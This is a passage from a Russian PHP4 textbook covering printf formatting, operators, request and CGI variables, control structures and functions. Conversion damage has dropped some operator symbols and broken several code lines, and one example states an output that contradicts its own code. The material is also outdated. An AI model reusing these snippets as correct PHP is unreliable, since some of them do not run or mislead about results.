Целое число, задающее минимальный размер форматированной строки. Если переданная строка меньше, она дополняется пробелами или символом, указанным в спецификаторе заполнения.

- Спецификатор точности (PrecisionSpecifier)

Для чисел с плавающей точкой можно указать количество десятичных знаков в представлении. Спецификатор записывается в виде десятичной точки и целого числа, определяющего количество отображаемых десятичных знаков. Этот спецификатор можно применять для форматирования строк, и тогда он определяет максимальное количество символов, которое берется из переданной строки.

- Спецификатор типа (TypeSpecifier)

Этот спецификатор указывает на тип данных, которые будут переданы в качестве аргумента, а для целых чисел - и режим отображения. Он может принимать одно из следующих значений:

- b - целое число, представляемое в двоичном виде
- c - целое число, представляемое в виде символа, имеющего тот же код ASCII
- d - целое число, представляемое в десятичном виде
- f - число с плавающей точкой, представляемое в виде десятичной дроби (с десятичной точкой)
- o - целое число, представляемое в восьмеричном виде
- s — строка (тип string)
- x - целое число, представляемое в шестнадцатеричном виде (буквами нижнего регистра)
- X - целое число, представляемое в шестнадцатеричном виде (буквами верхнего регистра)

Кроме того, чтобы включить в форматированную строку литеральное представление процента, надо записать его два раза (%%).

Рассмотрим теперь несколько примеров функций `sprintf()`/`printf()`. Мы уже говорили, что с их помощью можно форматировать даты и денежные величины; начнем с даты:

```
$day = 1;  
$month = 2;  
$year = 2001;  
printf("%02d/%02d/%04d", $month, $day, $year);
```

Этот код выводит следующий результат:

01/02/2001

В данном формате три спецификации преобразования – для месяца, дня и года. Месяц и день мы форматируем как двузначные целые числа, а год – как четырехзначное.

Для этого мы должны указать, что целые числа дополняются до минимальной длины нулями слева. Поэтому спецификация преобразования для месяца, например, выглядит так:

%02d

Первый символ представляет собой спецификатор заполнения и равен нулю. Спецификатора выравнивания нет, потому что дополнение должно дописываться к началу числа. Спецификатор минимальной ширины равен 2. Поскольку форматируется целое число, спецификатор точности не нужен. Последний символ – спецификатор типа `d`, указывающий функции `printf()` на необходимость форматировать число как десятичное целое.

Второй пример осуществляет форматирование британской денежной единицы:

```
$Value2 = 23;  
$Value2 = sprintf("?%.2f", $Value2);  
echo($Value2);
```

и выводит следующий результат:

?23.00

Спецификатор преобразования с плавающей точкой `.2f` просто сообщает функции, что надо оставить только два знака после десятичной точки. Заполнение или минимальная длина не заданы, поэтому число слева от точки может иметь любой размер.

## Операции над числами

Основные операторы, предназначенные в PHP для выполнения математических действий, знакомы из школьной программы по математике. Вот они (табл. 3.2):

*Таблица 3.2. Арифметические операторы*

| Оператор | Операция   |
|----------|--|
| +        | Сложение   |
| *        | Умножение  |
| -        | Вычитание  |
| /        | Деление  |
| %        | Деление по модулю (вычисляет остаток от деления), например 8 % 5 равно 3 |

Как правило, если оба аргумента целые, то и результат получается целым, но если один из операндов - величина с плавающей точкой, то и результат будет величиной с плавающей точкой, даже если в нем нет дробной части. 1,5 плюс 1,5 дает 3,0, а не 3.

Для всех этих операторов существуют версии с присваиванием. Чтобы не писать `$a = $a + $b`, можно сокращенно записать `$a += $b`. Аналогичные варианты есть для всех приведенных выше операторов.

Для сложения и вычитания есть еще два сокращенных оператора: инкремента (`++`) и декремента (`--`). В применении этих унарных операторов есть одна тонкость, связанная с их расположением перед операндом или после него. В приведенных ниже примерах это различие несущественно и просто увеличивает значение переменной. Оба фрагмента кода равносильны:

```
$a = 1;
$a++;
```

```
$a = 1;
++$a;
```

Различие обнаруживается, если посмотреть на результат операции инкремента в том и другом случае. Мы уже говорили, что все операции фактически являются выражениями - они возвращают значения. Следующий код выводит число 1:

```
$a = 1;
echo($a++);
```

Дело в том, что постфиксный оператор инкремента возвращает значение операнда, которое увеличивает затем на единицу. С другой стороны, код

```
$a = 1;
echo(++$a);
```

выводит 2. Префиксный оператор инкремента сначала выполняет инкрементирование, а затем возвращает полученное значение. Оператор декремента действует таким же образом.

## Поразрядные операторы

Другая группа операторов также обрабатывает числовые значения - поразрядные операторы. Они действуют над двоичными данными, представляющими целые числа как строки битов. Существуют поразрядные операторы AND (&), OR (|), XOR (""), NOT (""), операторы сдвига влево (<<) и сдвига вправо (>>). С их помощью можно создавать наборы булевых флагов. Вот пример группы флагов, обозначающих права пользователя:

```
<?php
define(CREATE_RECORDS, 1);
define(DELETE_RECORDS, 2);
define(ALTER_RECORDS, 4);
define(ADMINISTRATOR, 8);

$user_permissions = CREATE_RECORDS | ALTER_RECORDS;

echo(($user_permissions & CREATE_RECORDS) ? "пользователь может создавать
записи<br>" : "");
echo(($user_permissions & DELETE_RECORDS) ? "пользователь может удалять
записи<br>" : "");
echo(($user_permissions & ALTER_RECORDS) ? "пользователь может изменять
записи<br>" : "");
echo(($user_permissions & ADMINISTRATOR) ? "пользователь - администратор<br>" :
"");
?>
```

Мы создали группу констант, значения которых представляют собой степени двух: 1, 2, 4 и 8. В двоичном виде это 0001, 0010, 0100 и 1000. Затем с помощью двоичного оператора OR мы создали из этих констант права пользователя. Значение переменной \$user\_permissions установлено равным результату «1 OR 4», т. е. фактически 5: 0101. Были установлены флаги «создавать записи» и «изменять записи».

После этого мы проверяем права пользователя, соединяя их с каждой из констант с помощью оператора AND. Если флаг прав пользователя установлен для какого-либо из этих значений, то операция AND даст ненулевое значение. Если флаг не установлен, то результатом операции AND будет ноль. Если результат ноль, ничего не выводится, если не ноль, выводится соответствующая строка.

Как и для арифметических операторов, существуют версии с присваиванием для операторов AND, OR и XOR. Например, добавим в программу еще одну строку:

```
<?php
define(CREATE_RECORDS, 1);
```

```

define(DELETE_RECORDS, 2);
define(ALTER_RECORDS, 4);
define(ADMINISTRATOR, 8);

$user_permissions = CREATE_RECORDS | ALTER_RECORDS;
$user_permissions |= DELETE_RECORDS;

echo(($user_permissions & CREATE_RECORDS) ? "пользователь может создавать
записи<br>" : "");
echo(($user_permissions & DELETE_RECORDS) ? "пользователь может удалять записи<br>" :
"");
echo(($user_permissions & ALTER_RECORDS) ? "пользователь может изменять записи<br>" :
"");
echo(($user_permissions & ADMINISTRATOR) ? "пользователь - администратор<br>" : "");
?>
```

Операторы сдвига влево и вправо сдвигают разряды заданного целого числа на заданное целое число влево или вправо. Сдвиг на один разряд эквивалентен умножению или делению на два соответственно:

```

define(TWO, 2);
define(FOUR, 4);

echo(TWO << FOUR); // 32
echo(FOUR >> TWO); // 1
```

## Операторы сравнения

Последнюю группу операторов для работы с числами представляют операторы сравнения: «меньше» (<), «меньше или равно» (<=), «больше» (>) и «больше или равно» (>=). Все они сравнивают два заданных значения и возвращают true или false.

## Приоритетность выполнения операторов

Эти простые математические операции становятся более сложными, когда объединяются вместе. Следующий оператор выглядит очень простым, но содержит неоднозначность:

```
$sum = 5 + 3 * 6;
```

При вычислении строго в порядке появления операторов результат равен 48. Однако при соблюдении математического порядка старшинства получается 23. Очевидно, чтобы уладить проблемы с порядком выполнения операций, требуются правила в стиле С. При вычислении выражений, содержащих более одного оператора, PHP придерживается следующего порядка (табл. 3.3):

Таблица 3.3. Порядок выполнения числовых операторов

| Числовые операторы                                     | Числовые операторы  |
|--|---------------------|
| <code>++, --, ~</code> , операторы преобразования типа | <code>==, !=</code> |
| <code>*, /, %</code>                                   | <code>&amp;</code>  |
| <code>+, -</code>                                      | <code>^</code>      |
| <code>&lt;, &lt;=, &gt;, &gt;=</code>                  | <code> </code>      |

Как и в математике, изменить порядок вычислений в PHP можно при помощи круглых скобок. Таким образом, получить 48 можно следующим образом:

```
$Sum = (5+3)*6;
```

## Логические операторы

Логические операторы применяются для проверки булевых условий. В PHP есть операторы для четырех главных булевых условий: И (and или `&&`), ИЛИ (`or` или `||`), НЕ (!) и исключающее ИЛИ (`xor`). Для И и ИЛИ есть два разных оператора с разными приоритетами.

Вот пример использования логических операторов:

```
if (file_exists("travel.xml")&& is_readable("travel.xml")) {
    fopen("travel.xml", r);
    echo("travel.xml opened");
} else {
    echo("travel.xml not opened");
}
```

В этом фрагменте кода проверяется существование открываемого файла `travel.xml` и (`&&`) доступность его для чтения.

## Приоритетность выполнения операторов

У логических операторов тоже есть приоритетность выполнения (табл. 3.4):

Таблица 3.4. Приоритетность выполнения логических операторов

| Логические операторы | Логические операторы    |
|----------------------|-------------------------|
| <code>or</code>      | <code>  </code>         |
| <code>xor</code>     | <code>&amp;&amp;</code> |
| <code>and</code>     | <code>!</code>          |

## Массивы

Для хранения групп связанных элементов данных в PHP, как обычно, используются массивы. Массивы - структура, знакомая программистам, но

PHP трактует их несколько отличным от других языков способом. Каждая единица хранения в массиве называется элементом (*element*).

Как и в случае переменных, не требуется объявлять массив до первого обращения к нему. Массивы хранятся в *переменных*, так же как строки или целые числа. Если в ссылке участвует только имя переменной, это ссылка на массив в целом. Благодаря этому можно, например, передавать весь массив в одном аргументе функции. На отдельные элементы массива можно ссылаться по их индексам.

Более подробно массивы обсуждаются в главе 4.

## Переменные из внешнего мира

К моменту выполнения программы PHP машина PHP должна проделать существенный объем работы. Если сценарий выполняется в ответ на запрос веб-сервера, значит, запрос клиента проанализирован веб-сервером и передан PHP. На основании информации запроса PHP решает, какой файл сценария должен быть выполнен, а также устанавливает ряд переменных. Эти переменные доступны во время выполнения сценария и содержат данные, относящиеся к запросу. PHP создает также другие переменные, содержащие информацию об окружении сервера и системе, в которой выполняется сценарий.

*PHP предоставляет директивы настройки, определяющие способ регистрации переменных окружения. В файле php.ini должна быть активирована директива register\_globals, чтобы PHP создал отдельные переменные, иначе обращаться к ним придется через ряд глобальных массивов, создаваемых PHP. До версии PHP 4.0.3 существовала директива track\_vars, при помощи которой можно было запретить PHP регистрировать эти массивы. В текущих версиях PHP данная функция всегда включена, что и предполагается нами в дальнейшем.*

PHP строит эту группу переменных на основании ряда источников. Порядок может настраиваться в *php.ini*, но по умолчанию он следующий.

### Системные и GET-переменные и массивы \$HTTP\_<sup>1</sup>

Сначала PHP берет переменные системного окружения и (если *register\_globals* включена) создает переменные с теми же именами и значениями в окружении сценария PHP. Кроме того, они помещаются в ассоциативный массив *\$HTTP\_ENV\_VARS*. Эти переменные системно зависимы и различаются от одной машины к другой. Их значения по умолчанию можно увидеть, введя *set* в командной строке Windows или *env* на машине UNIX.

<sup>1</sup> Начиная с версии 4.1.0 PHP также регистрирует «суперглобальные» массивы *\$\_GET*, *\$\_ENV*, *\$\_POST*, *\$\_COOKIE* и *\$\_SERVER*, соответствующие своим *\$HTTP\_\** вариантам. Эти массивы доступны в любой области видимости. Значение *register\_globals* по умолчанию установлено в *Off*, и рекомендуемым способом является доступ к переменным через эти массивы. - Примеч. науч. ред.

Затем PHP создает группу так называемых **GET-переменных** (хотя они могут создаваться не только запросами GET). Они создаются PHP при анализе строки запроса (хранимой в `$QUERY_STRING`). Стока запроса - это информация, следующая за символом «?» в URL, запрошенном клиентом.

PHP расщепляет строку запроса на отдельные элементы по символам &, а затем ищет в каждом элементе символ =. Если он найден, то и директива `register_globals` включена, создается переменная, имя которой состоит из символов слева от знака равенства (в соответствии с правилами формирования имен переменных в PHP).

После этого PHP помещает в переменную символы, находящиеся справа от знака равенства. Те же пары имя-значение помещаются в ассоциативный массив `$HTTP_GET_VARS`. Рассмотрим следующую форму HTML:

```
<form action="http://localhost/ProPHP4/Chapter03/test.php" method="get">
    fruit: <input type="text" name="fruit" /><br>
    vegetable: <input type="text" name="vegetable" /><br>
    <input type="submit" />
</form>
```

Она может сгенерировать следующий запрос: `http://localhost/ProPHP4/Chapter03/test.php?fruit=banana&vegetable=broccoli`. Стока запроса - это все, что находится справа от символа «?». PHP делит ее на части по знаку амперсанда, а затем создает такие переменные:

```
$fruit = "banana";
$vegetable = "broccoli";
```

Некоторые символы не разрешается использовать в URL, поэтому их надо кодировать. Пробелы могут кодироваться как символ «плюс», а любой символ может кодироваться как знак процента с двузначным шестнадцатеричным числом, представляющим ASCII-код этого символа.

## POST-переменные

POST-переменные появляются только тогда, когда запрос страницы выполнялся при помощи метода POST. Поскольку запрос POST тоже может передавать строку запроса, в одном запросе страницы могут оказаться одновременно как POST-, так и GET-переменные.

В теле запроса POST включаются данные формы HTML, закодированные в виде пар имя-значение, подобно той строке запроса, которую мы видели. Однако поскольку данные содержатся в теле запроса, их объем может быть больше. Достаточно изменить в приведенной выше форме значение атрибута `method` на `post`, и данные запроса станут помещаться не в строку запроса, а в тело запроса POST.

PHP интерпретирует данные так же, как и для строки запроса, извлекая имена и значения и создавая соответствующие переменные. Помимо того, переменные помещаются в массив `$HTTP_POST_VARS`.

## Cookies

После этого PHP определяет, включил ли броузер в запрос заголовок `Cookie`. К cookies мы еще вернемся в главе 8, а пока отметим, что это пары имя-значение, которые веб-сайт может посыпать броузеру в заголовке `Set-cookie`: ответа HTTP.

Если работа с cookies включена, броузер посыпает те же самые пары имя-значение обратно серверу в каждом последующем запросе в заголовке `Cookie`. PHP извлекает эти пары имя-значение и помещает в массив с именем `$HTTP_COOKIE_VARS`.

## CGI-переменные

Наконец, PHP создает стандартные переменные окружения CGI, представляющие различные сведения о запросе, вызвавшем выполнение программы. В их число входят (табл. 3.5):

*Таблица 3.5. Стандартные переменные окружения CGI*

| Переменная                     | Значение   |
|--------------------------------|--|
| <code>\$DOCUMENT_ROOT</code>   | Путь в локальной файловой системе к каталогу, содержащему специарий                        |
| <code>\$REMOTE_ADDR</code>     | IP-адрес компьютера, запросившего страницу   |
| <code>\$REMOTE_PORT</code>     | Порт, на котором компьютер, запросивший страницу, ждет ответ                               |
| <code>\$SCRIPT_FILENAME</code> | Путь в локальной файловой системе к исполняемому модулю PHP                                |
| <code>\$SERVER_ADDR</code>     | IP-адрес машины, на которой работает веб-сервер  |
| <code>\$SERVER_NAME</code>     | Имя хоста для сервера, на котором выполняется веб-сервер                                   |
| <code>\$SERVER_PORT</code>     | Порт, на котором сервер ждет запросы   |
| <code>\$SERVER_PROTOCOL</code> | Версия HTTP, используемая для связи клиента и сервера                                      |
| <code>\$REQUEST_METHOD</code>  | Метод HTTP, которым клиент запросил страницу (GET или POST)                                |
| <code>\$QUERY_STRING</code>    | Часть URL в запросе клиента, следующая после символа ?, если она есть                      |
| <code>\$REQUEST_URI</code>     | Часть URL в запросе клиента, следующая после имени хоста и порта веб-сервера               |
| <code>\$PHP_SELF</code>        | Путь, который клиент должен добавить к имени сервера, чтобы снова запросить ту же страницу |

Если `register_globals` не включена, доступ к этим переменным должен осуществляться через массив `$HTTP_SERVER_VARS`.

## Переменные заголовка HTTP

Кроме того, все сопутствующие запросу клиента заголовки помещаются в переменные, имена которых начинаются с `$HTTP_` и продолжаются названием заголовка HTTP, преобразованным к верхнему регистру с заменой дефи-

сов символами подчеркивания. Вот некоторые распространенные заголовки HTTP (табл. 3.6):

Таблица 3.6. Заголовки HTTP

| Заголовок HTTP   | Переменная             | Значение  |
|------------------|------------------------|---|
| Host:            | \$HTTP_HOST            | Имя хоста, с которым хочет соединиться клиент (может отличаться от переменной \$SERVER_NAME, если у веб-сервера несколько имен) |
| User-agent:      | \$HTTP_USER_AGENT      | Строка, переданная веб-браузером клиента, с помощью которой можно установить тип браузера                                       |
| Accept:          | \$HTTP_ACCEPT          | Перечень MIME-типов для тех типов файлов, которые может обработать браузер клиента  |
| Accept-language: | \$HTTP_ACCEPT_LANGUAGE | Список двухбуквенных кодов языков, выражаящий предпочтаемые клиентом языки для содержания страницы                              |

Эти переменные доступны не всегда (что зависит от веб-сервера, который их предоставляет). Они также включаются в массив \$HTTP\_SERVER\_VARS и не создаются, когда отключена register\_globals.

## Резюме

Эта глава должна послужить начальному знакомству с терминологией и некоторыми отличительными особенностями PHP. Вначале мы посмотрели, как устроены программы PHP, не вникая в какие-либо конкретные структуры. Затем мы узнали, как в PHP создаются переменные и константы и как слабая типизация PHP позволяет достичь большой гибкости. Мы рассмотрели различные виды преобразования и приведения типов, осуществляемые в PHP. После обзора имеющихся в PHP типов данных мы рассмотрели автоматическое создание переменных для работы с данными форм и доступа к системной информации.

# 4

## Структуры в PHP

При написании сценариев PHP желательно обеспечить их модульность и простоту сопровождения. Кроме того, необходимо управлять синхронизацией некоторых событий внутри сценариев. Все это осуществимо с помощью структур.

В этой главе мы, засучив рукава, рассмотрим некоторые основные структуры, благодаря которым программирование становится возможным и терпимым:

- Управление порядком выполнения операторов
- Функции
- Массивы

### Структуры, управляющие порядком выполнения программы

Структуры, управляющие порядком выполнения (flow control structures), определяют, какие операторы должны выполняться, когда и при каких условиях. Как и в любых языках программирования, управляющие структуры PHP можно разбить на две категории: условные операторы и циклы.

#### Условные операторы

Условные операторы, такие как `if` и `switch`, позволяют выполнять разные блоки кода в зависимости от условий в момент выполнения.

##### `if`

В PHP есть несколько форматов оператора `if`. Простейший синтаксис выглядит так:

```
if (condition) statement;
```

Условие condition может быть любым выражением с булевым значением (true или false). Оператор statement выполняется только тогда, когда condition имеет значение true. Обычно список операторов образует блок, заключаемый в фигурные скобки. Такая запись облегчает чтение и позволяет выполнить несколько операторов исходя из результата одного выражения:

```
"if ($bIsMorning) {  
    $sGreeting = "Good morning";  
    echo($sGreeting);  
}
```

Часто надо указать, что должно произойти, если то же условие имеет значение false. Один (не очень удачный) способ состоит в использовании второго оператора if с оператором NOT (!):

```
I:  
if ($bIsMorning) {  
    $sGreeting = "Good morning";  
}  
if (!$bIsMorning) {  
    $sGreeting = "Hello";  
}  
echo($sGreeting);
```

Почти во всех языках программирования, включая PHP, есть гораздо лучшая альтернатива: else. Следующий пример эквивалентен предыдущему:

```
if ($bIsMorning) {  
    $sGreeting = "Good morning";  
} else {  
    $sGreeting = "Hello";  
}  
echo($sGreeting);
```

Ключевое слово elseif обозначает необходимость проверки дополнительных условий. Оператор if может включать сколько угодно операторов elseif; однако в каждом операторе if может быть только один else, поскольку else определяет, что следует делать, если никакие другие условия не принимают значение true:

```
if ($bIsMorning) {  
    $sGreeting = "Good morning";  
} elseif ($bIsAfternoon) {  
    $sGreeting = "Good afternoon";  
} elseif ($bIsEvening) {  
    $sGreeting = "Good evening";  
} else {  
    $sGreeting = "Hello";  
}  
echo($sGreeting);
```

Операторы, соединенные с elseif или else, выполняются только тогда, когда все проверенные ранее условия имеют значение false. Поэтому в приведенном ниже примере, когда значение \$iHour равно 10, выводится только "Good morning", несмотря на то, что 10 также меньше 17. Однако если значение \$iHour равно 14, выводится только "Good afternoon":

```
if ($iHour < 12) {  
    $sGreeting = "Good morning";  
} elseif ($iHour < 17) {  
    $sGreetlmg = "Good afternoon";  
} else {  
    $sGreeting = "Good evening";  
}  
echo($sGreeting);
```

PHP предлагает альтернативный синтаксис if без фигурных скобок. Альтернативный синтаксис часто применяется, когда требуется выполнить разные блоки клиентского кода (XHTML, CSS или JavaScript) в зависимости от значения условия. В следующем примере первая таблица помещается на страницу, только если \$sSeason имеет значение summer. Если переменная имеет значение winter, появится другая таблица. Обратите внимание - наличие endif в этом синтаксисе обязательно, поскольку отсутствует фигурная скобка }, обозначающая конец блока if:

```
<?php  
if ($sSeason == "summer"):  
?>  


|             |
|-------------|
| Summer Data |
|-------------|

  
    . . .  
</table>  
  
<?php  
elseif ($sSeason == "winter"):  
?>  


|             |
|-------------|
| Winter Data |
|-------------|

  
    . . .  
</table>  
  
<?php  
endif;  
?>
```

Многие простые операторы if-else можно заменить тернарным оператором, особенно те, с помощью которых присваивается значение единственной переменной. Например, следующий код:

```
if ($sSeason == "summer") {  
    $fPrice = 35.95;  
} else {  
    $fPrice = 30.95;  
}
```

**МОЖНО ЗАМЕНИТЬ ТАКИМ:**

```
$fPrice = ($sSeason == "summer") ? 35.95 : 30.95;
```

**Дополнительные сведения о тернарном операторе можно найти в главе 3.**

## switch

Оператор switch вычисляет одно выражение и порождает один из нескольких возможных результатов в зависимости от его значения:

```
switch (expression) {  
case value1:  
    statements;  
    break;  
  
case value2:  
    statements;  
    break;  
  
default:  
    statements;  
}
```

В приведенном ниже примере switch вычисляет \$sLangCode и сравнивает полученное значение со значением каждой метки case. При нахождении совпадения выполняется код этого case, пока не встретится оператор break. Если ни одна метка case не соответствует значению \$sLangCode, выполняется код с меткой default:

```
switch ($sLangCode) {  
case "fr":  
    echo("French");  
    break;  
  
case "es":  
    echo("Spanish");  
    break;  
  
case "en":  
    echo("English");  
    break;  
  
case "de":  
    echo("German");  
    break;
```

```
case "ru":  
    echo("Russian");  
    break;  
  
default:  
    echo("Language not recognized in system.");  
}
```

При обнаружении оператора `break` выполнение `switch` прекращается и далее выполняется код, следующий за фигурной скобкой, замыкающей оператор `switch`.

После того как найдена метка `case`, совпадающая со значением выражения, оставшиеся метки `case` не вычисляются, поэтому при отсутствии оператора `break` в конце `case` выполнение «проваливается» во все последующие `case`, даже если их значения не совпадают со значением выражения. Новички часто пропускают `break`, что приводит к выполнению нескольких вариантов `case`. Однако «проваливание» - не ошибка, а специально предусмотренная возможность. Благодаря этому программист может получать одинаковый результат для нескольких значений выражения:

```
switch ($sLangCode) {  
    case "fr": // Провал:  
  
    case "es":  
        echo("Romance language");  
        break;  
  
    case "en": // Провал:  
  
    case "de":  
        echo("Germanic language");  
        break;  
  
    case "ru":  
        echo("Slavic language");  
        break;  
  
    default:  
        echo("Language not recognized in system.");  
}
```

Включение таких комментариев, как в приведенном примере, представляет собой хорошую практику, т. к. показывает намеренный пропуск оператора `break`. В данном примере "Romance language" выводится, когда выражение имеет значение `fr` или `es`, поэтому эффект аналогичен использованию оператора OR (`||`) в операторе `if`.

В некоторых случаях «проваливание» оказывается еще более гибким, чем OR. В следующем примере оба оператора, `statement1` и `statement2`, выполняются, если `$sLangCode` имеет значение `fr`, но только `statement2` будет выполняться, если переменная принимает значение `es`:

```
switch ($sLangCode) {  
    case "fr":  
        statement1; // Провал:  
  
    case "es":  
        statement2;  
        break;  
}
```

В приведенных примерах в качестве меток case используются литералы. Однако в PHP, в отличие от большинства других языков, сами метки могут быть переменными. Даже JavaScript (весьма либеральный язык программирования) не настолько гибок. В PHP в качестве меток case не могут выступать только массивы и объекты.

## Циклы

Циклы позволяют выполнить блок кода заданное количество раз либо выполнять его, пока не будет выполнено некоторое условие. Их часто применяют в таких задачах, как доступ к записям, полученным по запросу к базе данных, построчное чтение файла или обход элементов массива. В PHP есть четыре типа циклов: while, do...while, for и foreach. Первые три описываются ниже, а foreach – при обсуждении массивов далее в этой главе.

### while

Цикл while представляет собой простейший оператор цикла. Он проверяет условие и многократно выполняет блок операторов, пока в начале каждого цикла значением условия оказывается true:

```
while (condition) {  
    statements  
}
```

В циклах часто применяются операторы инкремента и декремента для управления началом и концом цикла. Используемые для этих целей переменные (например, \$i в примере ниже) иногда называются управляющими переменными (control variables) цикла:

```
echo("<select name=\"num_players\"\n");  
$i = 0;  
  
while (++$i <= $iMaxPlayers) {  
    echo("<option value=\"$i\">$i</option>\n");  
}  
  
echo("</select>\n");
```

Иногда управляющая переменная цикла бывает булевой. Например, при чтении в цикле строк файла можно использовать переменную типа \$bEOF, чтобы продолжать выполнение, пока не будет достигнут конец файла.

Оператор `break` применяется для остановки цикла. При обнаружении оператора `break` текущая итерация цикла прекращается, и последующие итерации не происходят:

```
echo("<select name=\"num_players\">\n");
$i = 0;

while (++$i <= $iMaxPlayers) <
    if (! is_legal_val($i)) {
        break; // Прекратить добавление вариантов к элементу select
    }
    echo("<option value=\"$i\">$i</option>\n");
}

echo("</select>\n");
```

В некоторых ситуациях желательно прервать только текущую итерацию и перейти сразу к следующей. Для этого применяется оператор `continue`:

```
echo("<select name=\"num_players\">\n");
$i = 0;

while (++$i <= $iMaxPlayers) {
    if (! is_legal_val($i)) {
        continue; // Перейти к следующей итерации.
        // Не выводить option для этого значения
    }
    echo("<option value=\"$i\">$i</option>\n");
}

echo("</select>\n");
```

## do ... while

Циклы `do ... while` аналогичны циклам `while`, за исключением того, что условие проверяется не в начале, а в конце каждой итерации. Это означает, что цикл всегда будет выполнен хотя бы один раз. В следующем примере ноль всегда будет добавлен в список независимо от значения `$iMaxPlayers`:

```
echo("<select name=\"num_players\">\n");
$i = 0;

do {
    echo("<option value=\"$i\">$i</option>\n");
} while (++$i <= $iMaxPlayers);

echo("</select>\n");
```

## for

Синтаксис цикла `for` существенно отличается от синтаксиса цикла `while`. Различие заключается, главным образом, в организации: в цикле `for` все выражения, управляющие выполнением цикла, помещаются в первую строку:

```
for (expression1; expression2; expression3) {
    statements
}
```

Выражение `expression1` вычисляется перед началом цикла. Обычно в нем инициализируется управляющая переменная цикла. `expression2` вычисляется в начале каждой итерации цикла. Это выражение ведет себя как условное: если значением `expression2` оказывается `true`, цикл продолжается, если `false`, то цикл останавливается. `expression3` вычисляется в конце каждой итерации, благодаря чему это идеальное место для инкрементирования или декрементирования управляющей переменной цикла:

```
echo("<select name=\"num_players\">\n");
for ($i = 0; $i <= $iMaxPlayers; ++$i) {
    echo("<option value=\"$i\">$i</option>\n");
}
echo("</select>\n");
```

Этот пример действует так же, как наш пример для `do . . . while`. Он создает элемент `<select>` со списком, в который входят элементы от нуля до `$iMaxPlayers`. Этот пример демонстрирует наиболее частое (и предполагаемое) применение конструкции `for`: инициализировать управляющую переменную, сравнить переменную со значением, инкрементировать или декрементировать значение. Однако `for` может использоваться и другими способами. Так же как в С и других языках, допускается не указывать одно или более выражений (опущенное выражение `expression2` считается имеющим значение `true`):

```
for ( ; ; ) {
    if (my_function() == "stop") break;
}
```

Этот цикл будет выполняться, пока функция `my_function()` не возвратит строку "stop". Это совершенно допустимая, но не самая прозрачная запись такого цикла. Более разумно написать этот код так:

```
while (my_function() != "stop");
```

## Альтернативный синтаксис для циклов

Подобно оператору `if`, различные циклы поддерживают альтернативный синтаксис:

```
<?php
while (my_function() > 0):
?>
<tr><td><input type="text" /></td></tr>
```

```

<?php
endwhile;
?>

.

.

<?php
for ($i = 10; $i > $iMinScore; --$i):
?>

<li>Another XHTML list item</li>

<?php
endfor;
?>

```

## Функции

Функция представляет собой блок кода, который можно однажды определить, а затем обращаться к нему (вызывать) из других частей программы, что приводит к созданию централизованного модульного кода. Обычно функция принимает один или более аргументов, выполняет некоторые операции с использованием этих аргументов и возвращает полученное значение. В PHP есть много встроенных функций, например `date()` и `gettype()`, и можно без труда создавать функции, определенные пользователем.

### Определение функций

Функция объявляется с помощью оператора `function`. Если функция принимает аргументы, они объявляются как переменные в объявлении функции:

```

function kmToM($fKilometer)
{
    // Преобразует километры в мили
    return $fKilometer * 0.6214;
}

// Вызов функции:
echo(kmToM(5)); // выводит 3.107

```

Эта функция принимает только один аргумент, число километров. Если функция принимает больше одного аргумента, эти переменные разделяются запятыми. Оператор `return` возвращает значение тому оператору, который вызвал функцию. Не все функции возвращают значения. Например, функция, которая выводит код в броузер, может не иметь возвращаемого значения. Оператор `return` можно также применять для прекращения выполнения функции без возврата значения, подобно оператору `break` в цикле.

Переменная, содержащая значение, переданное через аргумент, называется параметром. Таким образом, в предыдущем примере 5 является аргумент-

том, а `$fKilometer` - параметром. По умолчанию аргументы передаются по значению; это означает, что параметр содержит лишь копию значения. Если значение параметра изменяется внутри функции, это не оказывает влияния на значения каких-либо переменных за пределами функции:

```
function half($fNumber)
{
    // Уменьшить число вдвое.
    $fNumber = $fNumber / 2;
    return $fNumber;
}

$fWage = 50.0;
echo(half($fWage)); // выводит 25
echo($fWage); // выводит 50
```

Поскольку аргумент передается по значению, величина `$fWage` не изменяется даже после передачи в `half()`. Напротив, если аргумент передается по ссылке, любое изменение значения параметра приводит к изменению переменной, выступающей в качестве аргумента. Чтобы указать на необходимость передачи аргумента по ссылке, поместите перед именем переменной амперсанд (&):

```
function half (&$fNumber)
{
    // Уменьшить число вдвое.
    $fNumber = $fNumber / 2;
    return $fNumber;
}

$fWage = 50.0;
echo(half($fWage)); // выводит 25
echo($fWage); // выводит 25
```

Обратите внимание, что если аргумент передается по ссылке, его следует передавать как переменную, а не как литерал или константу.

Чтобы установить для параметра значение по умолчанию, присвойте ему значение в объявлении функции. Присваивание значения по умолчанию делает аргумент необязательным. Если аргумент не передан, предполагается значение по умолчанию. Важно, чтобы все объявления необязательных параметров были расположены правее всех объявлений обязательных параметров:

```
function raise(&$fWage, $fPercent = 4.0)
{
    // Увеличить зарплату на заданную величину в процентах
    $fWage += $fWage .* $fPercent/100;
}

$fWage = 50.0;
raise($fWage); // Прибавка 4%
```

```
echo($fWage); // Выводит 52
raise($fWage, 10); // Прибавка 10%
echo($fWage); // Выводит 57.2
```

Начиная с PHP4 появилась возможность для функций принимать переменное количество аргументов. Встроенные функции `func_num_args()`, `func_get_arg()` и `func_get_args()` служат для проверки такого рода функций. Первая возвращает количество аргументов, переданных функции, а вторая принимает целочисленный индекс и возвращает соответствующий ему аргумент из списка аргументов. Нумерация аргументов начинается с нуля, поэтому `func_get_arg(0)` возвращает первый аргумент, `func_get_arg(1)` возвращает второй, и т. д. Функция `func_get_args()` возвращает массив, содержащий все аргументы функции:

```
function argTest()
{
    // Проверка аргументов
    // Количество аргументов:
    echo(func_num_args()); // Выводит 5

    // Вывести первый аргумент:
    echo(func_get_arg(0)); // Выводит а

    // Вывести второй аргумент:
    echo(func_get_arg(1)); // Выводит б
}

argTest("a", "b", "c", "d", "e");
```

Полезной может также оказаться встроенная функция `function_exists()`, устанавливающая, определена ли функция. Полный список встроенных функций для работы с функциями можно найти в электронном руководстве по PHP на странице <http://www.php.net/manual/en/ref.funcand.php>.

## Область видимости переменных

По умолчанию переменные в функциях имеют локальную область видимости. Изменения значений локальных переменных не оказывают воздействия на переменные за пределами функций, даже если у локальной переменной и внешней переменной одинаковые имена:

```
function printWage()
{
    // Вывести fWage в броузер
    $fWage = 30.0;
    echo($fWage); // (локальная переменная)
}

$fWage = 40.0;
```

```
echo($fWage); // Выводит 40 (глобальная переменная)
printWage(); // Выводит 30 (локальная переменная)
echo($fWage); // Выводит 40 (глобальная переменная)
```

Для доступа к глобальной (внешней) переменной из функции можно объявить переменную как глобальную:

```
function printWage()
{
    // Вывести fWage в броузер
    global $fWage;

    $fWage = 30.0; // Изменить глобальную переменную
    echo($fWage);
}

